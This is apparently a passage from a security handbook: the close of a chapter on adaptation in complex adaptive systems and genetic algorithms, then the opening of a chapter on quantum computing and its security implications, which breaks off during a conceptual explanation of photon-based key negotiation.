Adaptation is a characteristic of complex adaptive systems (CAS) that assists in causing a system's evolution. CAS have the innate ability to conform and optimize based on their current environment [20]. CAS achieve this conformity or optimization via the feedback of agents within the system [8,13,16,19]. Agents are also known as the components that comprise a system. For example, the network devices within a local area network or the people of a specific social network can be defined as agents or components. The agents within complex systems contain a set of rules [19] that instruct the agents on how to behave based on their interactions with other agents and their environment.

Therefore, complex systems that exist in unpredictable environments are constantly striving to adapt and conform to their surroundings. However, the defined rules present within the agents must also change to make the system as a whole adapt to the change in the environment [13]. This process of the agents changing their set of rules is called learning [8]. The learning process can be viewed as the central function that propels the overall complex system to adapt. Therefore, adaptation can be defined as the process by which a system changes its goals and behavior due to the alterations in its surrounding environment to survive [15]. According to Ashby, "another way to understand adaptation is to think of it as behavior by organisms in order to support the stability of their internal environment, or homeostasis" [1]. Adaptation emerges through the learning process within the complex system. The system agents constantly interact with the environment and other agents based on a rule set or stimuli–response framework as illustrated by Holland [13].

Holland [13] illustrates this in his book by describing how the immune system adapts [10]. Holland [13] states that there are "lever points" in CAS. For example, a characteristic of CAS is chaos. By adding a small change to the system, diverse results can be observed. In the immune system example, if a small amount of an antigen, such as the measles virus, is introduced into the body, the immune system will react and create antibodies for the measles virus to protect the entire body from the disease [13]. The lever point has caused the immune system to learn about the virus and produce antibodies to protect the body. The immune system adapted to its new environment, the measles-induced environment, by producing antibodies to preserve the system.

Background of Complex Adaptive Systems

Cybernetics [5] is focused on how systems change in response to their current environment. Cybernetics is demonstrated by an entity outside a target system, which controls the target system based on changes in the surrounding environment. A concern with this theory is that it prevents the system from adapting spontaneously due to fluctuations in the environment. The outside mediator provides the input for the system it change based on which or adapts; therefore, cybernetics can also be defined as a self-regulating system. An example of cybernetics is climate control inside a building. Based on the comfort of an individual, the climate fluctuates. The thermostat

is a contained system and can adapt only by the predetermination of an agent outside the system, which is the individual. There is another type of adaptation, which involves complex systems that perform adaptation within the system itself, without an outside controlling agent. This theory of adaptation is the focus of this chapter.

CAS are structured to adapt to their changing environment. They perform this function without a fixation on control. The complex system is not controlled or modified by an objective observer outside the system. The agents who comprise the structure are responsible for its change [13,19]. Therefore, for adaptation to occur, the following two elements are required:

- The complex system must be placed in a state of diversity [16] or constant fluctuation for adaptation to emerge.
- Agents within the system must modify the way they interact and process feedback information, known as learning [8], which includes the use of embodied internal models.

Examining these two elements, which cause adaptation to occur, prompts the question, why does a system adapt? Complex systems adapt to optimize the system as a whole to the current environmental conditions, and because the environment is always changing, open complex systems never cease adapting. If they do cease adapting, they will become extinct. A main element of CAS is the property of diversity.

Diversity and Mimicry

Holland [13] illustrates this diversity property by explaining that if an agent within the system is removed, the system will respond with a surge of adaptations that will fill the role of the removed agent, also known as convergence [5]. One system that explains this diversity property is the biological phenomenon called mimicry [13]. Mimicry is the process of one species adapting the behavior or "likeness" of another species to obtain the other species' benefits [25]. An example illustrated in Ref. [13] is that of the monarch and viceroy butterflies. The monarch butterfly digests the milkweed plant for food, which produces an alkaloid chemical inside the butterfly. Birds that have eaten the monarch butterfly over time continually regurgitated the ingested butterfly. Birds now recognize the patterns of the monarch butterfly and avoid it as a potential prey. This could possibly be explained as an adaptation process within the bird society, through which birds have learned not to prey on the monarch butterfly by recognizing the monarch's wing markings. This learning process, called "learned avoidance" [13], is also explained as a tagging mechanism [13], in which a tag is used by the bird to identify the wing pattern on the monarch butterfly.

Back to the monarch butterfly: there is another butterfly called the viceroy butterfly that has used mimicry to imitate the monarch butterfly. The viceroy butterfly is considered a prey to birds; however, because the viceroy butterfly has adapted a wing pattern similar to that of the monarch butterfly, birds using their tagging mechanism decline to consume the viceroy due to the possible negative outcomes. Mimicry can be viewed as a type of adaptation and diversity can be seen as a result of progressive adaptations. This mimicry is also seen in other species, like lizards and the chameleon that change their skin color to resemble that of the environment on which they currently reside to avoid being prey.

In the computer network environment, honeypots and honeynets can be seen as a means of mimicry. Some companies utilize honeypots and honeynets to mimic an attractive hacking

environment for potential malicious behavior to deter this behavior from the company's legitimate computer infrastructure. In addition, routing protocols have adopted the diversity principle. For example, when a router is removed from the network, the routing protocol becomes aware of this removal and will send routing table updates to neighboring routers to route traffic correctly. By observing CAS, these systems contain another property element termed flows [13].

The flows property can be visualized as resources that are transferred between agents within a system. Based on these resources and the agent's set of rules, feedback is produced. However, Holland [13] explains that flows contain a property called the recycling effect. The recycling effect is based on the reuse of resource inputs in a system. This recycling effect is explained by the rainforest example, in which continuous rainfalls wash the resources out of the soil and into the river system quickly, providing poor soil. However, the trees in the rainforest have adapted and they reuse the input resources from the soil that is retained to support over 10,000 possible distinct species of insects per tree [13]. According to Holland [13], systems like these that recycle their resources to exploit new niches for new agents will continue to thrive while other systems become extinct. Holland [13] states, "It is a process that leads to increasing diversity through increasing recycling …" also known in general as natural selection.

Learning through Embodied Internal Models

The next element in the study of adaptation is the process of learning [5]. For complex systems to adapt to their environment, the system must learn the optimal pattern of change to implement. To facilitate learning, the complex system's agents must have a model in which anticipation and prediction can be generated. The internal model has two types:

- Tacit—recommends a current action based on understood predictions of a desired future state [13].
- Overt—a "look-ahead" process in which the model is used as a basis for explicit searching of options [13].

An example of prediction using a tacit internal model is that of *Escherichia coli* searching for food based on a chemical gradient [11,13]. An example of prediction utilizing an overt internal model is that of a computer chess game predicting possible case scenarios of different moves before it makes an actual move in the game. The underlying principle for the model is that it permits us to understand that which is being modeled.

The internal model is based upon the building blocks mechanism. Building blocks make models effective. Building blocks can be viewed as various components that can be arranged to create a particular environment. For example, using the chess scenario, the chess program can create an internal model comprising a chessboard and various chess pieces. Based on the current location of the chess pieces, its environment, it can use its overt internal model to predict the best next move for an optimal outcome. Playing the different scenarios with the various building blocks, chess pieces and board, the chess program can learn how different interactions result and can predict its next move based on the forecasted results. This is also observed in game theory and in the use of genetic algorithms, to be discussed in the next section. Holland [13] effectively states, "I cannot have a prepared list of rules for all possible situations, for the same reason that the immune system cannot keep a list of all possible invaders" [10]. Given our immune system, it would be impractical for it to store a blueprint of all possible viruses and process its reaction to a particular virus within a suitable amount of time.

Adaptive Agent Construction

To understand how agents within a CAS exhibit adaptation, their internal operations must be examined. Agents, as noted earlier, contain a set of rules that define how an agent behaves. This behavior output is utilized by other agents to mold the complex system into its optimal form based on its surrounding environment. Adaptive agents typically comprise the following three identifiable characteristics:

- The performance system—a rule base that processes input information and produces an output result [13].
- The value/credit assignment—the process of applying positive and negative values to various parts of the performance system based on its success and failure [13].
- The discovery of rules—the process of instantiating changes to the agent's potential by replacing the negative-value parts with new alternatives [13].

Agent Rule Set: Performance System

The performance system is basically a set of rules on how the agent will respond to various inputs from the environment or other agents. Based on the processed rules for the input message, the agent will send output in the form of a message. The agent's set of rules can be illustrated by a set of IF/THEN or CONDITION/ACTION statements [6]. Whichever terminology is applied, the functions are the same. The IF/THEN statement terminology will be used in this discussion for the agent performance system. First, the agent employs various stimuli to obtain the input message from the environment [13]. An example would be the senses used by the human body, a video camera used by various robots, or a network interface card for computer network devices. Normally, the environment will produce many messages that will be observed by the complex system; therefore, the system must filter the input. The environment produces various detectors [13] that are noticed by the agent. If the agent has a rule for that detector, it will process it. Otherwise, the agent will ignore the detector.

For example, using the chess game scenario and algebraic chess notation, the opposing player's queen is moved to cell c4. Based on this movement, the artificial intelligence (AI) chess system will have an environment identifier for "move," "queen," and "position." Each one of these identifiers will have a corresponding IF/THEN statement and the agent will process the rules and provide a response. Two actions will occur within the agent. The agent will process the input from the environment and it will also process input within the system based on actions provided by other internal rules. A series of "what if" scenarios [19] will be performed. This gives the agent the ability to produce the most optimal response to an environment input. If the agent was based on a single-rule situation, it would need a rule for every possible environmental condition. This would not be feasible, as shown by the aforementioned immune system example. As noted by Holland [13], "With simultaneously active rules, the agent can combine tested rules to describe a novel situation. The rules become building blocks" [19]. These building blocks [19] contribute to the internal model of the agent. The novel situation that is created here can be obtained using the processes of mutation and crossover in genetic algorithms discussed under Crossover, Mutation, and Genetic Algorithms. The use of rules working in parallel can also be seen in behavior-based robots [21].

Value/Credit Assignment

This process will assist in providing a solution to how systems adapt. Credit assignment [13] is the process of assigning a value to various rules based on their effectiveness. Agents will assign weights

or values corresponding to a rule's helpfulness or unhelpfulness [13]. This process enables an agent and the overall complex system to adapt to environmental flux. This process is based on competition. When a rule is selected, it gives its predecessor rule an increase in value. If the selected rule produces output, then its value will increase based on its future bids. Therefore, reinforcement in rule effectiveness is substantiated, with helpful rules getting higher precedence over less helpful or unhelpful rules.

The rule selection is based on competition. The more a rule is selected and outcome is produced, the higher its value will become. Therefore, higher value rules are selected in time of competition among other rules. Then, the rules that make the final direct contribution to the environment are rewarded. The overall concept of the credit assignment process is "to strengthen rules that belong to chains of action terminating into environmental rewards" [13]. Over time, default hierarchies are created as internal models. For example, a general rule that can typically satisfy any input from the environment can be executed. However, what if a more specific rule exists that can satisfy the majority of conditions inputted from the environment? The process will construct internal models that consist of hierarchies or subsets, which can otherwise be seen as nesting.

Discovery of Rules

The next process in how agents adapt is in regard to rule discovery. How agents adapt with preexisting rules has been discussed earlier. This process will examine how agents adapt by the creation of new rules to manage new environmental conditions.

There is one method by which new rules can be created and tested and that method is trial and error. Random trial and error states that what might have happened before has no effect on what happens next. This method is not a feasible approach to rule discovery. The method that is employed is one of plausibility [13]. Holland [13] explains this by stating, "a component that consistently appears in strong rules should be a likely candidate for use in new rules." By choosing a number of strong rules and extracting the components within these rules to create new rules, the agent builds new rules on tested components, which is a more efficient approach than random trial and error. Holland [13] demonstrates this by providing the example of the digital computer. The use of building blocks provided innovation that brought about the digital computer. Components such as Geiger's particle counter, cathode ray tube images, wires for electrical current, and others were combined to create the digital computer. Therefore, the agent not only processes rules based on environmental input but also constantly attempts to discover new rules that will assist it in optimizing its behavior.

Crossover, Mutation, and Genetic Algorithms

Crossover is a genetic operation by which two messages are used to generate a new message for testing [13]. The process of selecting the rules to be crossed over is based on their values or credit assigned. This process is called reproduction based on fitness [2,8,24] ranking. For example, the following are two different messages:

- M1 = 100#101
- M2 = #00####

M1 and M2 compose a message string based on a particular binary sequence used for conditional rule–based testing. The # symbol denotes either a 1 or a 0.

Example of rule:

R1 = IF (100#101) THEN (do_this_action)
R2 = IF (#00####) THEN (do_this_action)

The two rules, R1 and R2, have the highest values assigned compared to any other rule within a particular agent. The crossover process then selects a crossover point to generate a new message for implementation into a new rule for testing. For example, if the crossover point selected were position 5, with the first position being counted as 0, the new message for testing in a new rule would be the following:

- M1^ = 100#1##
- M2^ = #00##01

Example of rule:

R1^ = IF (100#1##) THEN (do_this_action)
R2^ = IF (#00##01) THEN (do_this_action)

The crossover process provides means for evolution through adaptation to ever-changing environmental conditions. This is an overt process that creates internal models with novel building blocks.

According to Foster, "Adaptive mutation is defined as a process that, during non-lethal selections, produces mutations that relieve the selective pressure whether or not other, non-selected mutations are also produced" [11]. Mutation is rather simple in that a 1, 0, or # in the above rules R1 and R2 is arbitrarily changed in the message rule. This mutation will yield another hypothesis for testing that includes plausibility as opposed to random trial and error. One might think, why does crossover or mutation need to be executed? If crossover or mutation does not occur, the same rules will just be copied to the next generation. Doing this only allows the existing generation to thrive; however, because CAS exist in continuously changing environments, permitting crossover and mutation allows for new hypotheses to be tested.

Last is the replacement of rules or strings in the new-generation agent over the current rules.

The process discussed here is a genetic algorithm [7,22,26] or genetic process for agents of CAS. The first step was to select the best fit set of rules and the strings or messages contained in those rules. The second step was to use the crossover and mutation procedures to generate new strings for testing. The third and final step was to replace the new strings in the next generation of the agent. The genetic algorithm is used to provide the agent with the most optimal set of rules for producing the most advantageous set of responses to environmental input, in other words, enabling the agent to adapt to changes in its environment.

Current and Future Trends

The understanding of adaptation in complex systems is essential. By attempting to discover the processes and components needed to explain adaptation, CAS can then be modeled. How can the framework of an adaptive agent as previously discussed be applied to current and future developments?

Artificial Intelligence

AI is a popular computer science discipline that scientists are continuously attempting to develop. AI has a component that is being researched constantly, which is adaptation [26]. AI is concerned with attempting to manufacture intelligence by human means. As stated by Bredeweg and Struss [4], "Reasoning about, and solving problems in, the physical world is one of the most fundamental capabilities of human intelligence and a fundamental subject for AI." An example is that of a robot that can function in an ever-changing environment. The goal sought after is to provide the machine the correct model to solve problems with fluctuating input, in other words, to exhibit intelligence [5,22]. For example, people exhibit intelligence by being able to solve problems they have never actually encountered. A person can be given an algebraic model such as:

- $x = 2y + z$

Next, that same person can be confronted by various situations that call for solving a quantity given two distinct inputs. The inputs encountered and situations containing those inputs can always be changing; however, because the persons know the algebraic algorithm or model, they can always produce a correct solution. Simply trying to provide the person all the solutions for all possible inputs would be infeasible. This is the process of adaptation, and a framework for how agents adapt was discussed earlier. That framework is the type of model that is being applied to AI systems.

As stated by Sharkey and Ziemke [21], "Intelligence is found in the interaction of the robot with its environment." The framework discussed here is based on this statement by providing a way for an agent to learn, which provides a means for the agent to adapt. However, when dealing with AI and robots, interaction with the environment provides cognition and this cognition can be embodied using two different views: Loebian and Uexküllian (see Ref. [21]). The objective with allopoietic machines is to make them into autopoietic (living) systems. Scientists are trying to use the two different views to accomplish this; however, more research must be performed on the behavior of agent-based systems [15].

Adaptive Protocol for Streaming Video Real-Time Transmission Protocol

The Internet provides a communication structure of which many people are taking advantage. Streaming video has become a popular means of delivering information to the consumer based on human cognition studies. However, protocols developed to allow for the transmission of information across the network factored in the idea that all routers had the same amount of connections. According to Ottino [19], "it was shown recently that the real Internet has a scale-free structure, i.e., the distribution of the number of connections decays as a *power law*" [12]. It has now been shown that a few specific routers employ the most connections and this is changing how communication protocols are being developed.

There are different protocols being developed to provide an adaptive means for delivering video media data [14,23]. The Real-Time Transmission Protocol (RTP) [3] was developed to provide a quality-of-service means for streaming video data across the Internet. In this situation, the fluctuating environment is the data connection rate between the client and the server. The architecture of the RTP contains certain modules that perform certain functions such as delivery of the video data; however, the quality-adaptation module performs the calculations needed to adapt to the fluctuations in the data connection rate so that the streaming video will be delivered on a timely basis.

The quality-adaptation module receives feedback information between the client and the server regarding data rates, and adapts the server based on the information analysis calculated by the quality-adaptation module.

Other Areas of Research

There are other areas that are exploring agent-based models and the characteristic of adaptation. One area would be adaptation in computer security [9,10]. Some researchers are studying this area using the idea of having agents modeled after the immune system [10,27]. Corporations today have their own internal networks that provide internal communication among different departments and functions. This internal network also provides access for remote users and the ability for new systems to be directly attached to the internal network. Research is attempting to discover a way to permit authorized and nonintrusive systems on the network without infecting other systems or accessing restricted areas. Researchers have seen that this scenario resembles the immune system. The immune system's function is to protect the human body from any chemical intruders. The immune system, as discussed, does not keep a list of all viruses but employs an adaptive framework for detection and deletion of the virus. Researchers are striving to utilize this concept and apply it to a model for computer network systems.

Other areas in which researchers are aiming to employ agent-based models are the stock market and economic sectors. This research has been undertaken by John Holland [6,13] and some of his colleagues at the Santa Fe Institute and by Epstein and Axtell [19] in economics. Holland and his colleagues have attempted to use the agent-based framework along with genetic algorithms [7] to have their agents mimic the stock market based on a specific company's stock prices and other market indicators. One final area would be an adaptive protocol for wireless local area networks (LANs) [18] and other quality-of-service issues with network or system load [17]. Wireless LANs continuously encounter fluctuations to their environment and would benefit from the ability to adapt to those changes.

Conclusion

CAS can be termed as nonlinear structures that contain agents that interact and have the ability to adapt to a fluctuating environment. These systems can also be characterized by their ability to self-organize. CAS evolve by performing random mutation, crossover, self-organization, alteration of their internal models, and natural selection. Examples of CAS range from organisms to societies and the nervous system to the immune system. The complex systems contain agents that have internal rules of behavior to solve input conditions from the environment or other agents. The agents are diverse, evolve, and adapt by assigning fitness values to their internal rules. Those rules with the lowest fitness rating eventually die out, whereas new rules are created by evolving the stronger rules through mutation and crossover. This process of evolution demonstrates the creative ability of CAS. One of the main elements in adaptation is diversity. For CAS to be creative, the following conditions must be satisfied:

- Nonaverage behavior must be encountered
- Agents in the system must not be identical and must interact with one another in various ways
- Environmental fluctuations or "noise" must be propagated into the system

For complex systems to adapt, they must learn. This learning process is shown by the system receiving a favorable response from the environment when the system produces output pertaining to some input from the environment. According to Murray Gell-Mann, "Complex adaptive systems are pattern seekers. They interact with the environment, 'learn' from the experience, and adapt as a result." This can be seen in the operational states of various corporations across the world. By examining the corporate structure as a complex system in which the corporation has many interactions with customers, suppliers, employees, and so on, if the environment that the corporation operates in suddenly changes, the corporation must adapt or it will become extinct. If the corporation learns from the environmental changes and constructs internal models that produce favorable responses, it can survive.

Acknowledgments

I would like to thank the true complexity factor, God; Dr. Jim Cannady; the speakers; and the authors for their presentations and insights on the topics concerning CAS, AI, and adaptation.

References

1. Ashby, W.R., *Design for a Brain.* Chapman & Hall, London, 1960.
2. Boettcher, S., and Percus, A.G., Optimization with extremal dynamics. *Complexity*, 2003, 57–62.
3. Bouras, C., and Gkamas, A., Multimedia transmission with adaptive QoS based on real-time protocols. *International Journal of Communication Systems*, 2003, 16, 225–248.
4. Bredeweg, B., and Struss, P., Current topics in qualitative reasoning. *AI Magazine*, 2004, 13–16.
5. Brooks, R.A., Intelligence without reason. *Computers and Thought, IJCAI-91*, 1991, 1–28.
6. Casazza, D., The effects of violence on the evolution of a simple society. *Consortium for Computing in Small Colleges*, 2002, 243–245.
7. Chalmers, D.J., The evolution of learning: An experiment in genetic connectionism. In D.S. Touretzky, J. Elman, T.J. Sejnowski, and G.E. Hinton, editors, *Proceedings of the 1990 Connectionist Models Summer School*. Morgan Kaufmann, San Mateo, CA, 1990.
8. Chiva-Gomez, R., The facilitating factors for organizational learning: Bringing ideas from complex adaptive systems. *Knowledge and Process Management*, 2003, 99–114.
9. Dandalis, A., Prasanna, V.K., and Rolim, J.D.P., An adaptive cryptographic engine for IPSec architectures. In *Proceedings of the 2000 IEEE Symposium on Field-Programmable Custom Computing Machines*, IEEE, 2000.
10. Forrest, S., Hofmeyr, S.A., and Somayaji, A., Computer immunology. *Communications of the ACM*, 1997, 88–96.
11. Foster, P.L., Adaptive mutation: Implications for evolution. *BioEssays*, 2000, 1067–1074.
12. Gong, P., and van Leeuwen, C., Emergence of scale-free network with chaotic units. *Physica A*, 2003, 679–688.
13. Holland, J.H., *Hidden Order: How Adaptation Builds Complexity*. Perseus Books, Reading, MA, 1995.
14. Kasiolas, A., Nait-Abdesselam, F., and Makrakis, D., *Cooperative Adaptation to Quality of Service Using Distributed Agents*. IEEE, 1999, pp. 502–507.
15. Lerman, K., and Galstyan, A., Agent memory and adaptation in multi-agent systems. In *AAMAS 2003*. ACM New York Press, Melbourne, Australia, 2003, pp. 797–803.
16. Levin, S.A., Complex adaptive systems: Exploring the known, the unknown, and the unknowable. *Bulletin of the American Mathematical Society*, 2002, 3–19.

17. Michiels, S., Desmet, L., Janssens, N., Mahieu, T., and Verbaeten, P., Self-adapting concurrency: The DMonA architecture. In *WOSS '02*, ACM New York Press, Charleston, SC, 2002.
18. Obaidat, M.S., and Green, D.G., An adaptive protocol model for IEEE 802.11 wireless LANs. *Computer Communications*, 2004, 1131–1136.
19. Ottino, J.M., Complex systems. *AIChE*, 2003, 292–299.
20. Raz, O., Koopman, P., and Shaw, M., Enabling automatic adaptation in systems with under-specified elements. In *WOSS '02*, ACM New York Press, Charleston, SC, 2002, pp. 55–61.
21. Sharkey, N., and Ziemke, T., Life, mind and robots: The ins and outs of embodied cognition, 2000.
22. Sipper, M., On the origin of environments by means of natural selection. *American Association for Artificial Intelligence*, 2001, 133–142.
23. Striegel, A., and Manimaran, G., A scalable QoS adaptation scheme for media servers. In *Proceedings of the 15th International Parallel and Distributed Processing Symposium (IPDPS'01)*. IEEE, 2001.
24. Venkatasubramanian, V., Katare, S., Patkar, P.R., and Mu, F.-p., Spontaneous emergence of complex optimal networks through evolutionary adaptation. *Computers and Chemical Engineering*, 2004, 1789–1798.
25. Wagner, D., and Soto, P., Mimicry attacks on host-based intrusion detection systems. In *CCS '02.* ACM New York Press, Washington, DC, 2002.
26. Wildberger, A.M., Introduction and overview of artificial life: Evolving intelligent agents for modeling and simulation. In *Proceedings of the 1996 Winter Simulation Conference*, ACM New York Press, 1996.
27. Williams, J., Just sick about security. In *ACM New Security Paradigm Workshop*. ACM Press, New York, NY, 1996, pp. 139–146.

Chapter 27

Quantum Computing: Implications for Security

Robert M. Slade

Contents

Introduction
Quantum Introduction
    Quantum Concepts
        Superposition
        Entanglement
    Difficult Problems
Quantum Computing and Encryption
    Quantum Computers
    Quantum Encryption
    Quantum Computing
        Analog Computing
        Quantum Analog Computing
Applications and Implications in Security
    Security Management
    Security Architecture
    Access Control
    Cryptography
    Physical Security
    Business Continuity Planning
    Applications Security

Operations Security
Telecommunications and Networking
Law and Investigation
Summary

Introduction

There have been numerous mentions of quantum computing in the security trade press over the years. Generally, these concentrate on aspects of cryptography. However, our view of quantum computing tends to be contaminated by our knowledge of, and familiarity with, traditional digital computing. Quantum computers, as they have been developed, are based on architectures that are not the same as those in digital computers. Therefore, it is probable, and even desirable, that quantum computers will not simply be "faster" versions of what we have now.

Quantum computing will probably make possible certain types of calculations and analyses that have been difficult or impossible to do with traditional digital computers. These new operations will, like every new development in information technology, have implications for security. New means of analysis and detection will be possible. At the same time, new vulnerabilities and methods of attack will be developed.

Quantum Introduction

> If someone says that he can think or talk about quantum physics without becoming dizzy, that shows only that he has not understood anything whatever about it.
>
> **Niels Bohr**

I use that section title deliberately and with two meanings attached. Yes, it is necessary to introduce some basic concepts in quantum physics and mechanics, to proceed with a discussion of the possibilities of quantum computing. However, it should also be noted that quantum physics, as most people understand it, involves very small things.

Therefore, I want to stress that quantum mechanics, and even the field of quantum computing, covers an enormous range. This introduction can be only the most cursory review of the topic, and, necessarily, not only will it lack scientific rigor, but also it cannot address the full spectrum of technologies being pursued in regard to quantum technologies that may be of use to information technology.

Quantum Concepts

Quantum theory has been developed to explain and examine the state (particularly energy states) in regard to entities at very small size ranges, typically atomic and smaller. Although it is frequently stated that quantum mechanics explains operations at small sizes and classical mechanics applies to larger sizes, quantum mechanics is necessary to explain a number of characteristics of the larger world, such as superconductivity. Because we are much more familiar with the operations of classical mechanics, many aspects of quantum mechanics contain apparent paradoxes, such as the fact that the only way to specify exact energy states of small items

is with quantum mechanics, but these precise measurements can often only be expressed as probability clouds.

Superposition

One of the concepts of quantum mechanics is that of superposition. One of the aspects of superposition is that a given entity may have multiple possible states at the same time. In traditional digital computing, a bit (binary digit) has two possible states, on or off (representing data states of 1 or 0, respectively). Quantum computing is based upon qubits (pronounced cuebits), which may be in a state representing both 1 and 0 at the same time and which may, in fact, represent many more than two distinct states. Qubits can, therefore, potentially carry much more information than traditional binary digits. Computing devices built using qubits may (and, in research situations, seemingly do) process multiple pieces of data at the same time.

Single photons are frequently seen and used as carriers of single bits of information, but they are also subject to quantum effects. Recently, photons have been made to carry sufficient information as to re-create entire (if somewhat simple) images and graphics are very data-intensive entities. The capacity to carry a good deal of information in a single photon may have additional implications for superposition and quantum computing overall.

Entanglement

If two objects (such as subatomic particles or photons) are created together, or become entangled, then certain properties are related (generally as opposites). Even when the objects are spatially separated there will be correlations between certain observable physical properties. Owing to the nature of quantum mechanics, when a property of one object is observed, it becomes fixed and the measurement of the other object will show an opposite property. The properties may be in an indeterminate state until they are observed, and, therefore, the fixing of state in an entangled object may indicate observation by an outside party—however, observation of the state will also determine it. This is known as the observer effect, applicable to all quantum objects and not just those that are entangled.

Difficult Problems

Digital computers are a wonder and have allowed us to do so many things that we could not before they existed. Digital computers are getting better and faster every year. Still, there are certain types of problems that classical computer architectures solve poorly, if at all. Many of these restrictions are not simply limitations that will be overcome as computers get faster, but are inherent in the way traditional computers work.

People are very good at finding and recognizing patterns. Computers do this poorly. Given an object, a computer can be taught to recognize it—if it is the same distance from the camera, if it is placed in the same orientation, and if the background has not changed. It is very difficult to get computers to take all these factors into account, compare two objects, and reliably decide that they are the same, because "same," to a computer, means identical. It is, therefore, even more difficult to get a digital computer to look at a number of different objects and decide which two, of all of them, are closest to being the same. All kinds of calculations have to be

done, and then redone, and then redone again, as each aspect of each item is compared against every other aspect of every other item. The more items are presented, the more work the computer has to do.

Some problems are just generally hard. There is, for example, the traveling salesman problem. A salesman has a territory and a number of cities to visit. What is the best route to be taken to visit them all, minimizing the distance and time to cover the circuit? If there are only two cities, the answer is obvious. Three is still obvious. Four might be harder, and you might have to calculate a couple of paths before you find the best. In fact, if the answer does not jump right out at you (and, as good pattern matchers, people generally can take a good stab at creating a reasonably good itinerary without doing much calculation), there is no algorithm for finding the very best route other than creating each possible course, calculating the distance or time, and then comparing the courses until the shortest is found. Every city that you add does not just add to the complexity of the calculation: it compounds it exponentially. Other examples of this level of difficulty are problems that are NP-complete, nonconvergent problems, and the Ising model (which is, itself, related to some quantum technologies in that it has implications for materials science and possibly superconductivity).

This "least path" problem turns up surprisingly often in all kinds of situations. It relates to staff scheduling and to efficiency studies. (Those who have had to deal with seating plans for a wedding or other special event will have encountered it: what is the best seating plan, given all the factors of who will speak to whom, which pairs cannot be seated together, and all kinds of preferences and social obligations.)

Weather forecasting and climate prediction are other applications that are extremely difficult. Simulations of all kinds require the processing of a great deal of data. With digital computers we have to break the problem up into small boxes, and then process each box, and then figure out how the change in box A affects boxes B, C, and D, and then recalculate how the change in box B caused by the change in box A affects boxes C and D. And then we have to recalculate how the change in box C caused by the change in box B caused by the change in box A will, in fact, change box A, and so forth.

It is felt that quantum computers will be able to deal more effectively with a number of these difficult problems. Superposition will allow for the processing of vast numbers of possibilities simultaneously, so that a "best" answer, of a number of potential answers, can be arrived at quickly. Entanglement may be able to allow us to impose additional conditions on calculations, beyond straightforward computation. Other aspects of quantum physics and mechanics may allow us to build computing devices that can perform calculations that are completely beyond our current capabilities and those of the projected developments in digital information technologies.

Quantum Computing and Encryption

A good deal of confusion exists about the possibility and capability of quantum computing, particularly in regard to the field of cryptography. There are those who say that quantum computers will destroy the possibility of strong encryption and others who assert that quantum computing will make decryption by an outside party impossible. Proponents of both positions will state their cases firmly and generally without ever coming to agreement.

This is because there are multiple aspects of quantum mechanics that are applicable to information processing and many possible types of quantum computing. The following are three broad categories, which, although do not exhaust the possibilities, comprise the major areas of current research into the field.

Quantum Computers

A great deal of the research into quantum computing has, in fact, been based on traditional digital architectures. The idea is intriguing: if you create a register that can hold two states at the same time, what kind of operations can you perform with it? Can you create basic logic circuits, the Boolean algebra of AND and OR? If so, can these basic logic circuits be combined into processing functions to create arithmetic or control circuits? Can those processing circuits be linked into programs? And, if you do create programs, can you process all possible initial inputs simultaneously and still come out with a meaningful answer?

You can create quantum registers. In fact, you can create them in a variety of ways. Unfortunately, the means of creating quantum registers that have been found so far tend to involve rather specialized environments. You can trap atoms using crossed beams of coherent light (lasers). You can use electrons floating on liquid helium. You can use the molecules of a liquid and process them with nuclear magnetic resonance. There are a number of other possibilities. Unfortunately, all of them demonstrate a number of problems with control, measurement of results, and noise.

With all the difficulties, why create devices that do what we already do? In part this is because the reduction in size of computing circuitry (at the chip level) is starting to reach the size at which quantum effects would become a problem. To keep Moore's Law going, and create ever-smaller circuitry (and thus more capable and faster computers), we have to start changing the structure of transistors and logic circuits at that level. This is sometimes referred to as nanometer-scale classical computing and may be seen as a branch of nanotechnology.

It is, in fact, now felt that Turing's "universal" computers are not completely universal. For one thing, the classical computer architectures are irreversible (a given process will give you a result starting from known values, but knowledge of the result and the process will not necessarily tell you what the initial values were), and the laws of thermodynamics, therefore, require that a certain minimum dissipation of energy takes place during each computation. This means that we cannot keep making computers faster and faster by cramming more and more components into a smaller and smaller space: at some point we simply will not be able to get rid of the waste heat, and the processor will start to melt. Theoretically, quantum computing can be made to be reversible, and so computations can take place with arbitrarily small heat dissipation. As well as keeping the computer from burning up, this also allows you to create computers with very small power requirements.

Owing to somewhat different restrictions of physics, it is also felt that simulations run on computers with traditional architectures can be only approximations and that as you try to make the approximation more exact, the attempt very quickly makes the processing requirements excessive. Once again, theory holds that quantum simulations are exact and that the accuracy of the results we obtain from such simulations is simply dependent upon the care used to obtain the answer. Turning back to Turing, it is also felt that we may be able to reformulate the attempt to create a universal computational device with quantum theory and that this time it will work.

However, much research is looking toward a different kind of computational device, one that is based on classical digital architecture, but processes qubits with superpositioned data in a massively parallel way. Although there are experiments that have demonstrated the operation of this type of computing at a single gate level, and with limited numbers of qubits, at present most are confined to very basic functions. In addition, most results have been concerned with single state changes and, therefore, single operations. It is not clear that operations can be strung together into a program. This may even be inherently impossible: because of the observer effect, the benefits of superposition may frequently be restricted to a single operation.

Quantum Encryption

Although there are many possibilities for the use of quantum technologies in regard to cryptography, so far the field has concentrated on quantum communication channels. Through the use of single photons as data carriers, a system may be devised so that secret keys may be derived despite communications being observable by all parties or such that the two communicating parties can determine whether any eavesdropping is taking place, or both.

Key negotiations can be determined using polarizations of photons. Single photons may be polarized in two ways and each type of polarization can result in one of two values. The values can be determined if the right detector is used, but the same detector cannot detect both types of polarization. (In fact this does not exhaust the possibilities: there can be linear and circular polarizations or polarizations at multiple angles for which the detectable values require the correct orientation of the detector. However, for the purposes of the negotiation the simplest level will suffice.) The initiator of the negotiation ("Alice," in all the crypto literature) sends a string of photons, each of which is randomly polarized using one of the two ways and to one of the two values. The receiver ("Bob") measures each photon, randomly picking one of the two detection methods and records his results. If he chooses the wrong detection method he will get the wrong answer, but, statistically, he is going to get about half of the answers correctly. Bob then publishes, publicly, the type of detector he used to measure each photon, but not what value he got. Alice can, publicly, tell him which photons he measured correctly. An eavesdropper ("Eve") can try and measure the photon stream, but, even using the publicly declared information, will obtain only about half the data necessary to determine the key being used.

If Eve is eavesdropping on the line while the key negotiation is going on, she can, like Bob, guess correctly about half of the time. But roughly half of the photons will be polarized such that she cannot measure them. For certain types of detectors, if she makes a mistake in guessing the type of polarization, her detector will randomize the value of the photon passing through. Therefore, even if Eve re-creates the photons that she did measure correctly, her eavesdropping will generate errors in about one-quarter of the data. Therefore, Alice and Bob can take a random subset of the data and publicly compare it (and discard it). The comparison will make it obvious that someone is listening in.

